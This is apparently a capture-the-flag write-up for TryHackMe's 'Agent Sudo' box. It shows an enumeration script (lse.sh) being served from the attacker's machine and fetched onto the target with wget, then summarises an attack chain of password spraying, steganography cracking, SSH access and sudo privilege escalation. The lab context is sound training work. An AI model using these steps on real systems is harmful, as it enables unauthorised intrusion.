root@kali: ~/ctf/linux-smart-enumeration
root@kali: ~/thm/agent_sudo
james@agent-sudo: ~
root@kali: ~/thm/agent_sudo
┌──(root㉿kali)-[~/ctf/linux-smart-enumeration]
└─# ls
cve doc LICENSE lse.sh mypayload README.md screenshots tools
┌──(root㉿kali)-[~/ctf/linux-smart-enumeration]
└─# python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...


james@agent-sudo: ~
File Actions Edit View Help
root@kali: ~/ctf/linux-smart-enumeration
root@kali: ~/thm/agent_sudo
james@agent-sudo: ~
root@kali: ~/thm/agent_sudo
james@agent-sudo:~$ wget 'http://10.21.17.140:8080/lse.sh'
--2024-07-01 13:14:11-- http://10.21.17.140:8080/lse.sh
Connecting to 10.21.17.140:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 48875 (48K) [text/x-sh]
Saving to: 'lse.sh'
lse.sh 100%[==========>] 47.73K 160KB/s in 0.3s
2024-07-01 13:14:11 (160 KB/s) - 'lse.sh' saved [48875/48875]
james@agent-sudo:~$




The script identified something of interest.







I searched for exploits available for this *sudo* version.



I read the **POC** and replicated it to escalate my privileges.



I captured the *root* flag and revealed Agent R's identity.




CLOSURE

Here's a concise summary of how I compromised **agent sudo**:

- I accessed the web server, which required a specific **user-agent** for entry.
- After gaining access, I conducted a **password spray** attack and discovered **chris's ftp** password.
- Downloading all files from the **ftp** server, I uncovered hidden messages and passwords within images.
- Using **john**, I cracked the password for *cutie.png* and obtained access to *cute-alien.jpeg*.

- Extracting files from *cute-alien.jpeg*, I found credentials for **ssh** login.
- With these credentials, I established initial access.
- Finally, identifying a vulnerability in **sudo**, I applied an exploit from **exploit-db** to gain **root** access.



That concludes my approach. Happy hacking!
